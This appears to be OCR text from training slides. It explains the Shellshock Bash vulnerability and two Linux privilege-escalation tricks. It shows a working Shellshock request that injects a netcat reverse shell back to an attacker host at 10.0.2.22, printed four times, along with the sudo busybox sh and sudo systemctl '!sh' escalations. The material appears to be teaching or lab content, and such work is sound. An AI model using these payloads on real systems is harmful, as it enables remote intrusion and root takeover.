The Shellshock Vulnerability

Shellshock is a well-known vulnerability which was discovered in 2014, and takes advantage of the Bash shell, which is a very common program on Linux and Unix devices.

The Shellshock Vulnerability

Attackers can use Shellshock to execute commands on a vulnerable device by communicating with it via the following channels...

The Shellshock Vulnerability

- CGI-based web servers
- SSH servers
- Email servers
- Misc other services

The Shellshock Vulnerability

```
echo -e "HEAD /cgi-bin/shell.sh HTTP/1.1\r\nUser-Agent: () { :;};
/usr/bin/nc 10.0.2.22 443 -e /bin/sh\r\nHost: 10.0.2.25\r
\nConnection: close\r\n\r\n" | nc 10.0.2.25 80
```

The most well-known method of using Shellshock is through interacting with a CGI-script file located on a vulnerable Linux / Unix web server

The Shellshock Vulnerability

```
echo -e "HEAD /cgi-bin/shell.sh HTTP/1.1\r\nUser-Agent: () { :;};
/usr/bin/nc 10.0.2.22 443 -e /bin/sh\r\nHost: 10.0.2.25\r
\nConnection: close\r\n\r\n" | nc 10.0.2.25 80
```

The Shellshock payload illustrated above uses Netcat to connect to the webserver's script file endpoint, and injects the Shellshock code into the User-Agent HTTP header

The Shellshock Vulnerability

```
echo -e "HEAD /cgi-bin/shell.sh HTTP/1.1\r\nUser-Agent: () { :;};
/usr/bin/nc 10.0.2.22 443 -e /bin/sh\r\nHost: 10.0.2.25\r
\nConnection: close\r\n\r\n" | nc 10.0.2.25 80
```

On the second line, another Netcat command is used to connect to an attacker machine (10.0.2.22) on port 443


The Shellshock Vulnerability

```
echo -e "HEAD /cgi-bin/shell.sh HTTP/1.1\r\nUser-Agent: () { :;};
/usr/bin/nc 10.0.2.22 443 -e /bin/sh\r\nHost: 10.0.2.25\r
\nConnection: close\r\n\r\n" | nc 10.0.2.25 80
```

And once connected, to run the sh command to allow the attacker shell access

Privilege Escalation
Sudo Busybox

Busybox is a program which includes a number of common Linux / Unix programs, such as **ls**, **cd**, **cat**, and **sh**.



Privilege Escalation
Sudo Busybox

```
sudo busybox sh
```

Since Busybox includes the **sh** program, and we can run Busybox as sudo, we can escalate privileges using Busybox's sh command using the command illustrated above

Privilege Escalation
Sudo Systemctl

Systemctl is a utility program used for managing a Linux / Unix device's services and processes. For example, Systemctl can start and stop services, or list out all services on a system.

Privilege Escalation
Sudo Systemctl

```
sudo systemctl
!sh
```

If we can run Systemctl with sudo, we interrupt its execution to open a shell and obtain privileged access, using the example commands above